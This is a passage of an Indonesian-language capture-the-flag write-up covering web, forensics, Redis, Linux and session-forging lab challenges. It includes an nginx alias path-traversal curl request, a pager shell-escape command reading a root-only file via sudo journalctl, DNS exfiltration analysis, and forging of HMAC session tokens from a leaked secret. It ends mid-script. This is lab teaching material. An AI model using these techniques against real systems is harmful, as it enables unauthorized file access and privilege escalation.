
Padahal akses langsung ke /private/flag.txt diblokir oleh rule:

```
location /private/ {

    deny all;

}
```

Namun request /assets../private/flag.txt tidak masuk ke location /private/, sehingga rule deny all tidak berlaku.

Sehingga kita dapat membuat payload seperti ini:

```
curl --path-as-is \

  -H 'Host: lab.kamsiber.local' \

  'http://10.0.100.6:8080/assets../private/flag.txt'
```



Flag: KMIPN8{alias_misconfig_exposes_private_files}

Forensics

Packet Story

400

Kisi-kisi

Sebuah potongan evidence HTTP tidak tersimpan sebagai file utuh. Peserta harus membaca urutan fragmen, menyusun kembali payload, lalu menganalisis lapisan transformasi data yang digunakan sebelum flag dapat dibaca.

Fokus Teknis

HTTP artifact reconstruction, ordering fragments, and layered decoding.

Artefak / Akses
File yang digunakan: http_reconstruction_capture.txt

Tugas
Analisis artefak atau layanan yang diberikan, temukan kondisi yang tidak semestinya, lalu ambil flag dari tahap akhir challenge.

Batasan
Gunakan hanya file evidence yang diberikan. Tidak diperlukan akses jaringan.

Format Flag
KMIPN8{...}

solved by Muhammad Dhafin Ramadhan

diberikan sebuah file **http_reconstruction_capture.txt,** isi file tersebut bukan http response yang bisa langsung dibaca, file tersebut memakai chunked transfer encoding. body-nya di pecah menjadi beberapa fragemn kecil dan tiap fragmen didahului dengan angka hex yang menunjukan panjang datanya.


seperti yang kita tahu, format chuncked berpola [ukuran-hex] lalu [data], dan diulang ulang sampai bertemu 0.


```
HTTP/1.1 200 OK

Date: Fri, 04 Sep 2026 09:14:11 GMT

Server: lab-proxy

Content-Type: text/plain

Transfer-Encoding: chunked

X-Body-Stage: base64-gzip-json

12

H4sIAJ9LmmoC/6tWKi
```

```
12

5JLCktVrJSys9W0lHK

12

yy9JBbJTUpPzcwuKUo

12

uLFUCMnFSgqI5SWk5i

12

OlDS29czwM+iugioJq

12

+4pKg0uSQ+KTUtvyg1

12

vjK/NB6kNSW1VqkWAK

A

Zf/Y9bAAAA

0
```

untuk solving nya saya memakai https://gchq.github.io/CyberChef/


pertama saya analisis magic header 4 karakter pertama dan didapatkan 1f 8b 08, dan diketahui bahwa ini adalah magic header gunzip.





lalu saya menyatukan string attachment menjadi H4sIAJ9LmmoC/6tWKi5JLCktVrJSys9W0lHKyy9JBbJTUpPzcwuKUouLFUCMnFSgqI5SWk5iOlDS29czwM+iugioJq+4pKg0uSQ+KTUtvyg1vjK/NB6kNSW1VqkWAKZf/Y9bAAAA

lalu pilih from base64 + gunzip. maka didapat flag



Flag: KMIPN8{reconstruct_before_you_decode}

Service

Cache Archaeology

400

Kisi-kisi
Sebuah service penyimpanan sementara digunakan untuk beberapa fitur internal. Peserta perlu melakukan enumerasi read-only secara hati-hati dan memahami bahwa data penting tidak selalu berada pada bentuk key-value sederhana.

Fokus Teknis
Service enumeration, data type awareness, and safe read-only analysis.

Connection Info
10.0.14.8:6379

Artefak / Akses
Challenge dapat dianalisis melalui service Redis pada target lab.

Apabila service tidak digunakan, tersedia file transcript:
redis_data_archaeology_transcript.txt

Tugas
Lakukan enumerasi terhadap data yang tersedia secara read-only, identifikasi informasi yang relevan, dan temukan flag pada tahap akhir challenge.

Batasan
Pengujian hanya boleh membaca data. Dilarang menghapus, mengubah, flush, atau melakukan operasi destruktif pada service.

Format Flag
KMIPN8{...}

10.0.100.x:6379 (Sesuaikan dengan IP Ruangan)

redis_dataarchaeology_transcript.txt

solved by Muhammad Dhafin Ramadhan

diberikan sebuah file redis_dataarchaeology_transcript.txt


analisis

Tujuan challenge adalah melakukan enumerasi Redis dengan memperhatikan tipe data. Karena modifikasi data dilarang, operasi seperti SET, DEL, dan FLUSHALL tidak digunakan.

Dari transcript ditemukan key: **prod:stream:fragments**

Tipe key diperiksa dengan: **TYPE prod:stream:fragments**

sebenarnya tanpa perlu analisa lebih lanjut, ini dapat diidentifikasi sebagai encoding base64. potongan/fragmentasi tinggal di gabungkan, dan decode, lalu flag akan terlihat.



Flag: KMIPN8{redis_streams_can_leak_context}

Linux

Journal Rights

400

Kisi-kisi

Tim audit menemukan artefak terkait pemberian hak akses terbatas pada sebuah host Linux. Tidak ada shell nyata yang diberikan. Peserta perlu membaca aturan hak akses, memahami perilaku tool yang dijalankan dengan privilege lebih tinggi, dan merekonstruksi catatan yang tersisa dari sesi audit.

Fokus Teknis

Linux privilege review, sudo delegation, log viewer behavior, evidence reconstruction, and hex decoding.

Artefak / Akses

Unduh file: 09_journal_rights.zip

Tugas

Analisis artefak yang diberikan. Temukan kondisi yang tidak semestinya, pilih evidence yang relevan, susun kembali data berdasarkan urutan yang benar, lalu ambil flag akhir.

Batasan

Challenge ini berbasis analisis artefak. Tidak ada izin melakukan privilege escalation pada sistem nyata. Semua analisis dilakukan pada file yang diberikan.


Format Flag

KMIPN8{...}

09_journal_rights.zip

solved by Fauzi Ismail

Diberikan sebuah zip 09_journal_rights.zip, yang jika kita extract maka berisi:



Name	Date modified	Type	Size
audit_chunks.log	07/09/2026 23:28	Text Document	1 KB
journal_session_transcript.log	07/09/2026 23:28	Text Document	2 KB
pager_behavior.txt	07/09/2026 23:28	Text Document	1 KB
README.txt	07/09/2026 23:28	Text Document	1 KB
sudoers_fragment.txt	07/09/2026 23:28	Text Document	1 KB


Dari sudoers_fragment.txt, ditemukan aturan berikut:

```
# Recovered from /etc/sudoers.d/auditor
# Host: audit-node-07

User_Alias AUDITORS = auditor
Cmnd_Alias LOGVIEW = /usr/bin/journalctl -n 50

AUDITORS ALL=(root) NOPASSWD: LOGVIEW

# Review note from hardening team:
# The rule was intended for read-only log review.
# No NOEXEC restriction was found in this fragment.
# The command may invoke an interactive pager depending on
terminal/session state.
```

Artinya user auditor boleh menjalankan:
sudo /usr/bin/journalctl -n 50, sebagai root tanpa password
Catatan pentingnya:
No NOEXEC restriction was found in this fragment.
The command may invoke an interactive pager depending on
terminal/session state.

Ini berarti journalctl dapat membuka output melalui pager interaktif seperti less. Jika pager mengizinkan shell escape, command yang awalnya terlihat hanya untuk membaca log bisa menjadi berbahaya saat dijalankan dengan privilege lebih tinggi.

Pada journal_session_transcript.log, terdapat:



```
File    Edit    View

[2026-09-10 10:41:11] analyst@audit-node-07:~$ sudo -l
Matching Defaults entries for auditor on audit-node-07:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User auditor may run the following commands on audit-node-07:
    (root) NOPASSWD: /usr/bin/journalctl -n 50

[2026-09-10 10:42:03] analyst@audit-node-07:~$ sudo /usr/bin/journalctl -n 50
-- Logs begin at Thu 2026-09-10 09:55:02 WITA, end at Thu 2026-09-10 10:42:03 WITA. --
Sep 10 10:40:33 audit-node-07 sudo[1442]: auditor : TTY=pts/2 ; PWD=/home/auditor ; USER=root ; COMMAND=/usr/bin/journalctl -n 50
Sep 10 10:40:34 audit-node-07 journalctl[1443]: output attached to pager
Sep 10 10:40:36 audit-node-07 audit-lab[1444]: review=interactive-pager mode=allowed session=pts/2
Sep 10 10:40:38 audit-node-07 audit-lab[1445]: protected note read through delegated log viewer; see recovered chunks
:
# pager was still interactive in the observed session
# the following action was reconstructed from TTY telemetry, not executed on this host now:
# !/bin/sh -c 'cat /root/protected_audit_note | xxd -p -c 7'
```

sudo /usr/bin/journalctl -n 50
journalctl[1443]: output attached to pager
audit-lab[1444]: review=interactive-pager mode=allowed session=pts/2


Lalu ada rekonstruksi aksi dari telemetry:

!/bin/sh -c 'cat /root/protected_audit_note | xxd -p -c 7'

Jadi, dalam sesi tersebut, catatan protected dibaca melalui pager escape dan diubah menjadi hex

Namun challenge tidak meminta kita melakukan privilege escalation nyata. Kita hanya perlu memakai evidence yang sudah diberikan

Pada audit_chunks.log:




```
File    Edit    View

# Recovered audit chunks from multiple sessions.
# Only the chunks with event=root-note and session=pts/2 belong to the protected note.
# Sort by seq and decode the hex bytes as ASCII.

session=pts/1 event=decoy     seq=01 hex=4b4d49504e387b6465636f795f
session=pts/1 event=decoy     seq=02 hex=6e6f745f7468655f666c61677d
session=pts/2 event=root-note seq=05 hex=75697265735f72
session=pts/2 event=root-note seq=02 hex=7375646f5f7061
session=pts/3 event=backup    seq=01 hex=6e6f7468696e675f68657265
session=pts/2 event=root-note seq=07 hex=696f6e7d
session=pts/2 event=root-note seq=01 hex=4b4d49504e387b
session=pts/2 event=root-note seq=03 hex=6765725f657363
session=pts/2 event=root-note seq=06 hex=65737472696374
session=pts/2 event=root-note seq=04 hex=6170655f726571
```

Instruksinya adalah memilih hanya evidence yang benar:
session=pts/2
event=root-note
Urutan hex yang benar:
seq=01 4b4d49504e387b
seq=02 7375646f5f7061

```
seq=03 6765725f657363
seq=04 6170655f726571
seq=05 75697265735f72
seq=06 65737472696374
seq=07 696f6e7d
```

Maka jika kita gabungka:
4b4d49504e387b7375646f5f70616765725f6573636170655f72657175697265735f
726573747269637469 6f6e7d

Tinggal decode hex ke ascii:



Flag: KMIPN8{sudo_pager_escape_requires_restriction}

Network Forensics

Resolver Trail

400

Kisi-kisi

Sebuah resolver internal menyimpan log query yang tampak normal. Sebagian query memiliki pola berulang yang tidak biasa. Peserta perlu mengenali pola tersebut, mengurutkan fragmen yang relevan, dan merekonstruksi pesan akhir.

Fokus Teknis

DNS log analysis, ordered fragments, and hidden payload reconstruction.

Artefak / Akses

File yang digunakan: dns_breadcrumbs.log

Tugas

Analisis artefak atau layanan yang diberikan, temukan kondisi yang tidak semestinya, lalu ambil flag dari tahap akhir challenge.

Batasan

Gunakan file log saja. Tidak diperlukan query DNS aktif ke jaringan luar.

Format Flag

KMIPN8{...}

solved by Muhammad Dhafin Ramadhan

diberikan sebuah file **dns_breadcrumbs.log**

analisis, log berupa query DNS normal seperti:

```
query=cdn.assets.example.org
```

```
query=ntp.pool.org
```

Namun, terdapat tujuh query dengan pola mencurigakan:

```
01-4b4d49504e.exfil.kamsiber.local
02-387b646e73.exfil.kamsiber.local
03-5f71756572.exfil.kamsiber.local
04-6965735f63.exfil.kamsiber.local
05-616e5f6869.exfil.kamsiber.local
06-64655f6461.exfil.kamsiber.local
07-74617d.exfil.kamsiber.local
```

Setiap query memiliki struktur,


```
<nomor-urutan>-<fragmen-hex>.exfil.kamsiber.local
```

Nomor di awal menunjukkan urutan fragmen, sedangkan bagian setelah tanda hubung merupakan data dalam format hexadecimal.

recontruction payload (fragment data diurutkan dari 01-07, lalu digabungkan) urutan juga dihilangkan

```
4b4d49504e
387b646e73
5f71756572
6965735f63
616e5f6869
64655f6461
74617d
```

lalu decode ke ascii, dan flag didapatkan.



Flag: KMIPN8{dns_queries_can_hide_data}

Web / Cryptography

Signed Session Vault

600

Kisi-kisi
Sebuah aplikasi lama menyimpan status pengguna dalam session yang ditandatangani. Peserta diberi source ringkas, log debug, dan artefak vault. Tugasnya adalah menilai apakah mekanisme session cukup kuat untuk membatasi akses ke data internal.

Fokus Teknis
Signed session analysis, source review, log correlation, token reconstruction, and protected data access.

Artefak / Akses
File yang digunakan: 12_signed_session_vault.zip

Tugas
Analisis artefak atau layanan yang diberikan, temukan kondisi yang tidak semestinya, lalu ambil flag dari tahap akhir challenge.

Batasan
Challenge ini offline/file-based. Tidak ada target web aktif.
Gunakan artefak dalam ZIP yang diberikan.

Format Flag
KMIPN8{...}

solved by Arkan Ramadhan Nugraha

What it asked

diberi source ringkas, log debug, dan artefak vault. basically, get the decryption key and decrypt the vault!

Approach

let's look at readme...

```
- app_snippet.py       : partial verification and vault logic from the
portal
- debug_snapshot.log  : leaked debug snapshot from production startup
- guest_cookie.txt    : sample guest cookie captured from a normal login
- vault.enc           : encrypted vault content
```

so flag is probably inside vault.enc

tiga file lainny ayaitu: sebagian app source, leaked debug log, dan sebuah guest cookie yg ditangkap dari suatu login normal

let's undertstand the app source first

```
def b64u(data: bytes) -> str:
    return base64.urlsafe_b64encode(data).decode().rstrip("=")
```

```
def b64u_decode(data: str) -> bytes:
    return base64.urlsafe_b64decode(data + "=" * (-len(data) % 4))
```

b64u is regular base64url encode tanpa padding ‘=’

b64u_decode menambhakan padding ‘=’ kembali. ‘(-len(data) % 4)’ itu buat ngitung berapa ‘=’ supaya panjangnya kelipatan 4, lalu ya didecode base64url

ini adalah encoding yang jwt (JSON Web Token) juga gunakan

```
def canonical_payload(payload: dict) -> str:
    # Important: signing uses compact JSON and sorted keys.
    return b64u(json.dumps(payload, separators=(",", ":"),
sort_keys=True).encode())
```

ini adalah fungsi canonicalizatoin (mengubah data yang memiliki banyak kemungkinan penulisan menjadi satu bentuk standar).

Ketika forging token, JSON nya harus match apa yang servernya hasilkan, yaitu menggunakan separators=(",", ":") dan dalam alphabetical order.

btw, forging artinya disini memalsukan.

jika tidak match, HMAC akan beda dan jadinya akan dapat key yang salah

```
def sign_session(payload: dict, secret: str) -> str:
    body = canonical_payload(payload)
```

```
    sig = hmac.new(secret.encode(), body.encode(),
hashlib.sha256).digest()
    return body + "." + b64u(sig)
```

dari sini, kita tahu format tokennya, yaitu:

body.sig, dengan ‘sig = HMAC-SHA256(secret, body)’

```
def verify_session(token: str, secret: str) -> dict:
    body, sig_b64 = token.split(".", 1)
    expected = hmac.new(secret.encode(), body.encode(),
hashlib.sha256).digest()
    supplied = b64u_decode(sig_b64)
    if not hmac.compare_digest(expected, supplied):
        raise ValueError("bad signature")
    return json.loads(b64u_decode(body))
```

di verification, HMAC dihitung kembali lalu dicompare dgn hmac.compare_digest

artinya ini verificaiton tidak bisa dibypass, berarti bener harus dapet secret nya ini mah

```
def vault_key_from_token(token: str) -> bytes:
    _, sig_b64 = token.split(".", 1)
    sig = b64u_decode(sig_b64)
    return hashlib.sha256(sig + b":kamsiber-vault").digest()
```

oke dari nama fungsi nya aja kita tahu berarti key nya itu ngambil token nya somewhere. didalemnya, key nya ternyata diambil dari siganture itu sendiri.

jika kita punya secret nya, kita bisa forge token admin untuk dapetin key nya

di debug_snapshot.log ada ini

```
[2026-09-04 08:57:12] INFO  vault encrypted using admin session
signature derived key
```

jaid bener vault di encrypt dengan key dari token admin

```
def is_allowed(payload: dict) -> bool:
    return (
        payload.get("user") == "auditor"
        and payload.get("role") == "admin"
        and payload.get("scope") == "flag:read"
    )
```

berarti tokennya:

{"role": "admin", "scope": "flag:read", "user": "auditor"}

("role" lalu "scope" lalu "user" krena harus alphabetical order, as previously stated)

ok. let's search where the secret is

```
[2026-09-04 08:57:10] DEBUG cfg.session.prefix_b64=UE5VUC1TRVNT
[2026-09-04 08:57:10] DEBUG
cfg.session.suffix_b64=SU9OLUtFWS1QUk9ELTIwMjY=
[2026-09-04 08:57:11] DEBUG build note: SESSION_SECRET =
b64decode(prefix_b64) + b64decode(suffix_b64)
```

ok so that's the secret. we cna build it again just by decoding it then concatenate it

```
secret = base64.b64decode("UE5VUC1TRVNT") +
base64.b64decode("SU9OLUtFWS1QUk9ELTIwMjY=")
print("SECRET =", secret)
```

which gives

```
[arney1@station 12_signed_session_vault]$ python solve.py
SECRET = b'PNUP-SESSION-KEY-PROD-2026'
```

so secret is ‘PNUP-SESSION-KEY-PROD-2026’

guest_cookie.txt berisi token valid, berguna untuk validasi saat kita udah forging nanti. juga buta verifikasi secret yang udah didapet

but what is the cipher/encryption used?? kita coba lihat vault.enc nya

```
[arney1@station 12_signed_session_vault]$ xxd vault.enc
00000000: d402 0dab 8de9 b63e ea0c 34d0 9578 f0a0  .......>..4..x..
00000010: 412c 4f91 6ab1 dda9 3702 dd7e 5916 9ed1  A,O.j...7..~Y...
00000020: f13c 1b8d a2a4 a12c f8                   .<.....,.
```

only (16 x 2) + 9 = 41 bytes

not multiple of 16, so it's not aes-cbc or aes-ecb. yang paling gampang sihh ya cipher nya itu cuma di XOR aja.

gatau di hash dulu atau tidak si secret nya, kita keep 2 options aja, yang raw dan yang dihash

oke, so the plan is

1. ambil secret

2. verify secret dengan HMAC nya guest_cookie

3. forge token admin `{"role": "admin", "scope": "flag:read", "user": "auditor"}`

4. ambil key nya,

key = hashlib.sha256(sig + b":kamsiber-vault").digest()

(dari fungsi vault_key_from_token())

5. decrypt vault menggunakan key tersebut. coba repeating xor dan ‘SHA256(key || counter)’ dan ‘SHA256(key||str(i))’ just in case

ternyata dapet di repeating xor

Solution

```
import base64, hashlib, hmac, json, itertools

def b64u(data: bytes) -> str:
    return base64.urlsafe_b64encode(data).decode().rstrip("=")

def b64u_decode(data: str) -> bytes:
    return base64.urlsafe_b64decode(data + "=" * (-len(data) % 4))

# secret from debug snapshot
secret = base64.b64decode("UE5VUC1TRVNT") +
